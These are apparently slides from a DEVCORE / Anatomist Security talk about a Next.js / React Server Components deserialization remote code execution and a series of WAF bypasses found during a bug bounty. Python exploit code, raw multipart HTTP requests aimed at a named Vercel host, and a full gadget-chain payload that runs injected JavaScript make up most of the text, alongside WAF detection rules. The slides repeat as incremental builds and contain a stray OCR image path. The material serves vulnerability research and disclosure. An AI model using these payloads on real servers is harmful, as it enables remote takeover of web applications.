            (None, to_b64(model2), None, {"Content-Transfer-Encoding ": "base64"}),
        ),
    ],
)
```

DEVCORE

ANATOMIST SECURITY

Exploit

Python

```
requests.post(
    "https://nextjs-cve-hackerone.vercel.app/",
    files=[
        ("$ACTION_REF_xx", b""),
        (
            "$ACTION_xx:0",
            (None, to_b64(model0), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:1",
            (None, to_b64(model1), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:2",
            (None, to_b64(model2), None, {"Content-Transfer-Encoding": "base64"}),
        ),
    ],
)
```

$50,000

DEVCORE

ANATOMIST SECURITY

WAF Rules ver.7

```
def WAF(request):
    if count_re(request.content_type, r'boundary\s*=') > 1:
        block()

    if request.is_next_action and header_count(request, 'Content-Type') > 1:
        block()

-   if has_re(request.body, rb'^Content-Transfer-Encoding:'):
+   if has_re(request.body, rb'^Content-Transfer-Encoding\s*:'):
        block()

    raw_body = request.body.replace(b'\x00', b'')

    decoded = unicode_unescape(raw_body)
    decoded = unicode_unescape(decoded)

    if has_re(decoded, r'"_response"\s*:|:constructor'):
        block()
```

DEVCORE

ANATOMIST SECURITY

Bypass #8
Duplicate HTTP Content-Type

DEVCORE

ANATOMIST SECURITY

WAF Rules ver.7

```
def WAF(request):
    if count_re(request.content_type, r'boundary\s*=') > 1:
        block()

    if request.is_next_action and header_count(request, 'Content-Type') > 1:
        block()

    if has_re(request.body, rb'^Content-Transfer-Encoding:'):
    if has_re(request.body, rb'^Content-Transfer-Encoding\s*:'):
        block()

    raw_body = request.body.replace(b'\x00', b'')

    decoded = unicode_unescape(raw_body)
    decoded = unicode_unescape(decoded)

    if has_re(decoded, r'"_response"\s*:|:constructor'):
        block()
```

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/1.1
Host: nextjs-cve-hackerone.vercel.app
content-type: multipart/form-data; boundary=y
content-type: x
content-Length: [...]
X-Vercel-Ixd: qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq


-y
Content-Disposition: form-data; name="ACTION_REF_xx"

--y
Content-Disposition: form-data; name="$ACTION_xx:0"

[...model0 payload without base64 encode]
--y
Content-Disposition: form-data; name="$ACTION_xx:1"

[...model1 payload without base64 encode]
--y
Content-Disposition: form-data; name="$ACTION_xx:2"

[...model2 payload without base64 encode]
--y--
```

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/1.1
Host: nextjs-cve-hackerone.vercel.app
content-type: multipart/form-data; boundary=y
content-type: x
content-Length: [...]
X-Vercel-Ixd: qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq


--y
Content-Disposition: form-data; name="ACTION_REF_xx"

--y
Content-Disposition: form-data; name="$ACTION_xx:0"

[...model0 payload without base64 encode]
--y
Content-Disposition: form-data; name="$ACTION_xx:1"

[...model1 payload without base64 encode]
--y
Content-Disposition: form-data; name="$ACTION_xx:2"

[...model2 payload without base64 encode]
--y--
```

$50,000

DEVCORE

ANATOMIST SECURITY

WAF Rules ver.8

```
def WAF(request):
    if count_re(request.content_type, r'boundary\s*=') > 1:
        block()

-   if request.is_next_action and header_count(request, 'Content-Type') > 1:
+   if header_count(request, 'Content-Type') > 1:
        block()

    if has_re(request.body, rb'^Content-Transfer-Encoding\s*:'):
        block()

    raw_body = request.body.replace(b'\x00', b'')

    decoded = unicode_unescape(raw_body)
    decoded = unicode_unescape(decoded)

    if has_re(decoded, r'"_response"\s*:|:constructor'):
        block()
```

DEVCORE

ANATOMIST SECURITY

Bypass #9
Uppercase \U + Undici Lowercase

```
deserialize(process(input)) = RCE
```

DEVCORE

ANATOMIST SECURITY

flightController.enqueueModel

```
const flightController = {
    enqueueModel(json){
        if (previousBlockedChunk === null) {
            const chunk = createResolvedModelChunk(
                response, json, -1,
            );
            initializeModelChunk(chunk);
            const initializedChunk = chunk;
            if (initializedChunk.status === INITIALIZED) {
                controller.enqueue(initializedChunk.value);
            } else {
                chunk.then(
                    v => controller.enqueue(v),
                    e => controller.error((e)),
                );
                previousBlockedChunk = chunk;
            }
        }
    }
}
```

createResolvedModelChunk

```
function createResolvedModelChunk(
  response,
  value,
  id,
){
  return new Chunk(RESOLVED_MODEL, value, id, response);
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js#L255

DEVCORE

ANATOMIST SECURITY

initializeModelChunk

```
function initializeModelChunk(chunk){
    try {
        const rawModel = JSON.parse(chunk.value)
        const value: T = reviveModel(
            chunk._response,
            {'': rawModel},
            '',
            rawModel
        )
        chunk.status = INITIALIZED
        chunk.value = value;
    } catch (error) {
        chunk.status = ERRORED
        chunk.reason = error
    }
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

DEVCORE

ANATOMIST SECURITY

flightController.enqueueModel

```
const flightController = {
    enqueueModel(json){
        if (previousBlockedChunk === null) {
            const chunk = createResolvedModelChunk(
                response, json, -1,
            );
            initializeModelChunk(chunk);
            const initializedChunk = chunk;
            if (initializedChunk.status === INITIALIZED) {
                controller.enqueue(initializedChunk.value);
            } else {
                chunk.then(
                    v => controller.enqueue(v),
                    e => controller.error((e)),
                );
                previousBlockedChunk = chunk;
            }
        }
    }
}
```

flightController.enqueueModel

```
const flightController = {
    enqueueModel(json){
        if (previousBlockedChunk === null) {
            const chunk = createResolvedModelChunk(
                response, json, -1,
            );
            initializeModelChunk(chunk);
            const initializedChunk = chunk;
            if (initializedChunk.status === INITIALIZED) {
                controller.enqueue(initializedChunk.value);
            } else {
                chunk.then(
                    v => controller.enqueue(v),
```

```
> controller.enqueue(new X())

TypeError: Received an instance of X
```

```
            }
        }
    }
}
```

flightController.enqueueModel

```
const flightController = {
    enqueueModel(json){
        if (previousBlockedChunk === null) {
            const chunk = createResolvedModelChunk(
                response, json, -1,
            );
            initializeModelChunk(chunk);
            const initializedChunk = chunk;
            if (initializedChunk.status === INITIALIZED) {
                controller.enqueue(initializedChunk.value);
            } else {
                chunk.then(
                    v => controller.enqueue(v),
```

```
> controller.enqueue({constructor:{name:"X"}})
TypeError: Received an instance of X
```

```
            }
        }
    }
}
```

flightController.enqueueModel

```
const flightController = {
    enqueueModel(json){
        if (previousBlockedChunk === null) {
            const chunk = createResolvedModelChunk(
                response, json, -1,
            );
            initializeModelChunk(chunk);
            const initializedChunk = chunk;
            if (initializedChunk.status === INITIALIZED) {
                controller.enqueue(initializedChunk.value);
            } else {
                chunk.then(
                    v => controller.enqueue(v),
```

```
> controller.enqueue({constructor:{name:{toString(){ return "X" }}}})

TypeError: Received an instance of X
```

```
            }
        }
    }
}
```

```
inner_json: {
        "constructor": {
            "name": {
                "toString": "$2:1:then",
                "status": "resolved_model",
                "reason": -1,
                "value": json.dumps("$rffff"),
                "_response": {
                    "_chunks": "$2:1:_response:_chunks",
                    "_formData": {
                        "length": 1,
                        "get": "$2:constructor:constructor",
                        "getAll": "$2:pop",
                        "0": [
                            json.dumps(
                                {"constructor": {"name": {"toString": "$B1337"}}}
                            )
                        ],
                    },
                    "_prefix": {
                        "length": 2,
                        "toString": "$2:pop",
                        "1": "",
                        "0": js_code + ";",
}}}}}
```

```
inner_json: {
        "constructor": {
            "name": {
                "toString": "$2:1:then",
                "status": "resolved_model",
                "reason": -1,
                "value": json.dumps("$rffff"),
                "_response": {
                    "_chunks": "$2:1:_response:_chunks",
                    "_formData": {
                        "length": 1,
                        "get": "$2:constructor:constructor",
                        "getAll": "$2:pop",
                        "0": [
                            json.dumps(
                                {"constructor": {"name": {"toString": "$B1337"}}}
                            )
                        ],
                    },
                    "_prefix": {
                        "length": 2,
                        "toString": "$2:pop",
                        "1": "",
                        "0": js_code + ";",
}}}}}
```

TL;DR;

`enqueueModel(inner_json) == RCE`

WAF Rules ver.8

```
def WAF(request):
    if count_re(request.content_type, r'boundary\s*=') > 1:
        block()

    if header_count(request, 'Content-Type') > 1:
        block()

    if has_re(request.body, rb'^Content-Transfer-Encoding\s*:'):
        block()

    raw_body = request.body.replace(b'\x00', b'')

    decoded = unicode_unescape(raw_body)
    decoded = unicode_unescape(decoded)

    if has_re(decoded, r'"_response"\s*:|:constructor'):
        block()
```

DEVCORE

ANATOMIST SECURITY

Hmm…

Undici: lower(Content-Type)

§ 3.1. Constructors

The `Blob()` constructor can be invoked with zero or more parameters. When the `Blob()` constructor is invoked, user agents must run the following steps:

1. If invoked with zero parameters, return a new `Blob` object consisting of 0 bytes, with `size` set to 0, and with `type` set to the empty string.
2. Let *bytes* be the result of processing blob parts given `blobParts` and `options`.
3. If the `type` member of the `options` argument is not the empty string, run the following sub-steps:
    1. Let *t* be the `type` dictionary member. If *t* contains any characters outside the range U+0020 to U+007E, then set *t* to the empty string and return from these substeps.
    2. Convert every character in *t* to ASCII lowercase.
4. Return a `Blob` object referring to *bytes* as its associated byte sequence, with its `size` set to the length of *bytes*, and its `type` set to the value of *t* from the substeps above.

https://www.w3.org/TR/FileAPI/#constructorBlob

DEVCORE

ANATOMIST SECURITY

Undici: lower(Content-Type)

```
POST / HTTP/1.1
Host: localhost
Content-Type: multipart/form-data; boundary="y";
Content-Length: [...]

--y
Content-Disposition: form-data; name="0"

$1:type
--y
Content-Disposition: form-data; name="1"

$B2
--y
Content-Disposition: form-data; name="2"; filename="x"
Content-Type: {"\U0061":"\U0062"}

Foo
--y--
```

DEVCORE

ANATOMIST SECURITY

Undici: lower(Content-Type)

```
POST / HTTP/1.1
Host: localhost
Content-Type: multipart/form-data; boundary="y";
Content-Length: [...]

--y
Content-Disposition: form-data; name="0"

$1:type  {"\u0061":"\u0062"}
--y
Content-Disposition: form-data; name="1"

$B2
--y
Content-Disposition: form-data; name="2"; filename="x"
Content-Type: {"\U0061":"\U0062"}

Foo
--y--
```

DEVCORE

ANATOMIST SECURITY

Exploit

```
0: {"a": ["$2", "$3"], "x": "$F1"}
1: {
    "id": {
        "lastIndexOf": "$2:at",
        "length": 1,
        "0": "$3:type",
        "value": [],
        "reason": {"push": "$2:1:reason:enqueueModel"},
        "slice": "$2:1:then",
        "status": "cyclic",
    }
}
2: ["$rff", "$@ff"]
3: "$B42"

66: filename="x"; Content-Type=`inner_json.upper().encode()`
```

DEVCORE

ANATOMIST SECURITY

Step 1: enqueueModel

```
2: ["$rff", "$@ff"]
```

$rff → parseReadableStream with type: 'bytes' for chunk 255

```
const stream = new ReadableStream({
    type: 'bytes',
    start(c) { controller = c; },
})
```

$@ff → 回傳 chunk 255 的 Chunk 物件

DEVCORE

ANATOMIST SECURITY

Step 1: enqueueModel

```
function parseReadableStream(...){
  ...
  const stream = new ReadableStream({
    type: type,
    start(c) {
      controller = c;
    },
  });

  const flightController = {
    enqueueModel(json){
    }
    ...
  }
  resolveStream(response, id, stream, flightController);
  return stream;
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js#L716C1-L734C39

Step 1: enqueueModel

flightController 存在 chunk.reason

```
chunk255.value  = ReadableStream
chunk255.reason = flightController
chunk255.reason.enqueueModel = fn
```

DEVCORE

ANATOMIST SECURITY

Step 2: lower(Content-Type)

```
3: "$B42" //0x42 == 66
```

$B42 → _formData.get(_prefix + '66') → 回傳 File object

```
--y
Content-Disposition: form-data; name="$ACTION_xx:66"; filename="x"
Content-Type: {"\U0061":"\U0062"}

--y--
```

$3:type → File.type → lower(payload)

DEVCORE

ANATOMIST SECURITY

Step 3:

```
$F1 → loadServerReference
    → resolveServerReference(bundlerConfig, id)
```

```
0: {"id": {
    "lastIndexOf": "$2:at",                    # Array.prototype.at
    "slice": "$2:1:then",                      # Chunk.prototype.then
    "length": 1,
    "0": "$3:type",                            # inner_json (from File.type)
    "status": "cyclic",
    "value": [],
    "reason": {"push":
        "$2:1:reason:enqueueModel"             # flightController.enqueueModel!
    },
}}
```

DEVCORE

ANATOMIST SECURITY

resolveServerReference

```
export function resolveServerReference(
  bundlerConfig,
  id,
){
  let name = '';
  let resolvedModuleData = bundlerConfig[id];
  if (resolvedModuleData) {
    // The potentially aliased name.
    name = resolvedModuleData.name;
  } else {
    const idx = id.lastIndexOf('#');
    if (idx !== -1) {
      name = id.slice(idx + 1);
      resolvedModuleData = bundlerConfig[id.slice(0, idx)];
    }
    ...
}
```

```
id: {
    "lastIndexOf": "$2:at",
    # Array.prototype.at
    "length": 1,
    "0": "$3:type",
    # inner_json (from File.type)
    [...]
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/client/ReactFlightClientConfigBundlerTurbopack.js#L103-L133

DEVCORE

ANATOMIST SECURITY

resolveServerReference

```
export function resolveServerReference(
  bundlerConfig,
  id,
){
  let name = '';
  let resolvedModuleData = bundlerConfig[id];
  if (resolvedModuleData) {
    // The potentially aliased name.
    name = resolvedModuleData.name;
  } else {
    const idx = id.lastIndexOf('#');
    if (idx !== -1) {
      name = id.slice(idx + 1);
      resolvedModuleData = bundlerConfig[id.slice(0, idx)];
    }
    ...
}
```

```
id: {
    "lastIndexOf": "$2:at",
    # Array.prototype.at
    "length": 1,
    "0": "$3:type",
    # inner_json (from File.type)
    [...]
}
```

idx === <inner_json_payload>

https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/client/ReactFlightClientConfigBundlerTurbopack.js#L103-L133

DEVCORE

ANATOMIST SECURITY

resolveServerReference

```
export function resolveServerReference(
  bundlerConfig,
  id,
){
  let name = '';
  let resolvedModuleData = bundlerConfig[id];
  if (resolvedModuleData) {
    // The potentially aliased name.
    name = resolvedModuleData.name;
  } else {
    const idx = id.lastIndexOf('#');
    if (idx !== -1) {
      name = id.slice(idx + 1);
      resolvedModuleData = bundlerConfig[id.slice(0, idx)];
    }
    ...
}
```

idx === <inner_json_payload>

id.slice === Chunk.prototype.then

https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/client/ReactFlightClientConfigBundlerTurbopack.js#L103-L133

DEVCORE

ANATOMIST SECURITY

Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  switch (chunk.status) {
    ...
    case CYCLIC:
      if (resolve) {
        if (chunk.value === null) {
          chunk.value = ([]: Array<(T) => mixed>);
        }
        chunk.value.push(resolve);
      }
      if (reject) {
        if (chunk.reason === null) {
          chunk.reason = ([]: Array<(mixed) => mixed>);
        }
        chunk.reason.push(reject);
      }
      break;
  }
```

```
resolve === 0
```

Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  switch (chunk.status) {
    ...
    case CYCLIC:
      if (resolve) {
        if (chunk.value === null) {
          chunk.value = ([]: Array<(T) => mixed>);
        }
        chunk.value.push(resolve);
      }
      if (reject) {
        if (chunk.reason === null) {
          chunk.reason = ([]: Array<(mixed) => mixed>);
        }
        chunk.reason.push(reject);
      }
      break;
  }
```

chunk.reason.push === flightController.enqueueModel

flightController.enqueueModel

```
const flightController = {
    enqueueModel(json){
        if (previousBlockedChunk === null) {
            const chunk = createResolvedModelChunk(
                response, json, -1,
            );
            initializeModelChunk(chunk);
            const initializedChunk = chunk;
            if (initializedChunk.status === INITIALIZED) {
                controller.enqueue(initializedChunk.value);
            } else {
                chunk.then(
                    v => controller.enqueue(v),
```

```
> controller.enqueue({constructor:{name:{toString(){ return "X" }}}})

TypeError: Received an instance of X
```

Exploit

```
0: {"a": ["$2", "$3"], "x": "$F1"}
1: {
    "id": {
        "lastIndexOf": "$2:at",
        "length": 1,
        "0": "$3:type",
        "value": [],
        "reason": {"push": "$2:1:reason:enqueueModel"},
        "slice": "$2:1:then",
        "status": "cyclic",
    }
}
2: ["$rff", "$@ff"]
3: "$B42"

66: filename="x"; Content-Type=`inner_json.upper().encode()`
```

DEVCORE

ANATOMIST SECURITY

```
inner_json: {
        "constructor": {
            "name": {
                "toString": "$2:1:then",
                "status": "resolved_model",
                "reason": -1,
                "value": json.dumps("$rffff"),
                "_response": {
                    "_chunks": "$2:1:_response:_chunks",
                    "_formData": {
                        "length": 1,
                        "get": "$2:constructor:constructor",
                        "getAll": "$2:pop",
                        "0": [
                            json.dumps(
                                {"constructor": {"name": {"toString": "$B1337"}}}
                            )
                        ],
                    },
                    "_prefix": {
                        "length": 2,
                        "toString": "$2:pop",
                        "1": "",
                        "0": js_code + ";",
}}}}}
```

Exploit

Python

```
body = build_multipart(
    boundary,
    {
        b"$ACTION_REF_xx": b"",
        b'name="$ACTION_xx:66"; filename="x"': (inner_json.upper().encode(), b""),
        b"$ACTION_xx:3": json.dumps(model3).encode(),
        b"$ACTION_xx:2": json.dumps(model2).encode(),
        b"$ACTION_xx:1": json.dumps(model1).encode(),
        b"$ACTION_xx:0": json.dumps(model0).encode(),
    },
)
```

DEVCORE

ANATOMIST SECURITY

Bypass #9

目標： `enqueueModel(inner_json) == RCE`

Bypass #9

目標： `enqueueModel(inner_json) == RCE`

已知： `File.type = lower(Content-Type)`

Bypass #9

目標： `enqueueModel(inner_json) == RCE`

已知： `File.type = lower(Content-Type)`

設定： `Content-Type := upper(InnerJson)`

DEVCORE

ANATOMIST SECURITY

Bypass #9

目標： `enqueueModel(inner_json) == RCE`

已知： `File.type = lower(Content-Type)`

設定： `Content-Type := upper(InnerJson)`

呼叫： `enqueueModel(File.type)`

DEVCORE

ANATOMIST SECURITY

Bypass #9

目標： enqueueModel(inner_json) == RCE

已知： File.type = lower(Content-Type)

設定： Content-Type := upper(InnerJson)

呼叫： enqueueModel(File.type)

$50,000

DEVCORE

ANATOMIST SECURITY

WAF Rules ver.9

```
def WAF(request):
    [...]

-   raw_body = request.body.replace(b'\x00', b'')
-
-   decoded = unicode_decode(raw_body)
-   decoded = unicode_decode(decoded)
+
+   raw_body = request.body
+
+   for i in range(4):
+       raw_body = raw_body.replace(b'\x00', b'')
+       raw_body = lowercase(raw_body)
+       raw_body = unicode_decode(raw_body)

    if has_re(raw_body, r'"_response"\s*:|:constructor'):
        block()
```

DEVCORE

ANATOMIST SECURITY

Bypass #10
Infinite JSON Encoding

DEVCORE

ANATOMIST SECURITY

$R - Error Swallowing

```
const flightController = {
    enqueueModel(json){
        if (previousBlockedChunk === null) {
            const chunk = createResolvedModelChunk(
                response, json, -1,
            );
            initializeModelChunk(chunk);
            const initializedChunk = chunk;
            if (initializedChunk.status === INITIALIZED) {
                controller.enqueue(initializedChunk.value);
            } else {
                chunk.then(
                    v => controller.enqueue(v),
                    e => controller.error((e)),
                );
                previousBlockedChunk = chunk;
            }
        }
    }
}
```

$R - Error Swallowing

resolveServerReference 找不到 module 時會 throw error

正常來說會停止 parse

但 $R 會吞掉 error:

```
model0 = {"a": ["$2", "$Ra", "$R8", "$R6", "$R4"], "x": "$3142"}
```

DEVCORE

ANATOMIST SECURITY

initializeModelChunk

```
function initializeModelChunk(chunk){
    try {
        const rawModel = JSON.parse(chunk.value)
        const value: T = reviveModel(
            chunk._response,
            {'': rawModel},
            '',
            rawModel
        )
        chunk.status = INITIALIZED
        chunk.value = value;
    } catch (error) {
        chunk.status = ERRORED
        chunk.reason = error
    }
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

DEVCORE

ANATOMIST SECURITY

$F Chain: JSON.parse

每個 $F → loadServerReference → id.toString

→ Chunk.prototype.then → initializeModelChunk → JSON.parse

```
9: {
    "id": {
        "toString": "$2:1:then",
        "status": "resolved_model",
        "value": json.dumps(json.dumps(json.dumps(json.dumps(inner_json)))),
        "reason": -1,
    }
}
10: "$F9"
```

DEVCORE

ANATOMIST SECURITY


Lazy Resolution

```
7: {
    "id": {
        "toString": "$2:1:then",
        "status": "resolved_model",
        "value": "$9:id:value",
        "reason": -1,
    }
}
8: "$F7"
```

```
$F9  → JSON.parse strips layer 4     (via $Ra)
$F7  → JSON.parse strips layer 3     (via $R8)
$F5  → JSON.parse strips layer 2     (via $R6)
$F3  → JSON.parse strips layer 1     (via $R4) → raw inner_json!
```

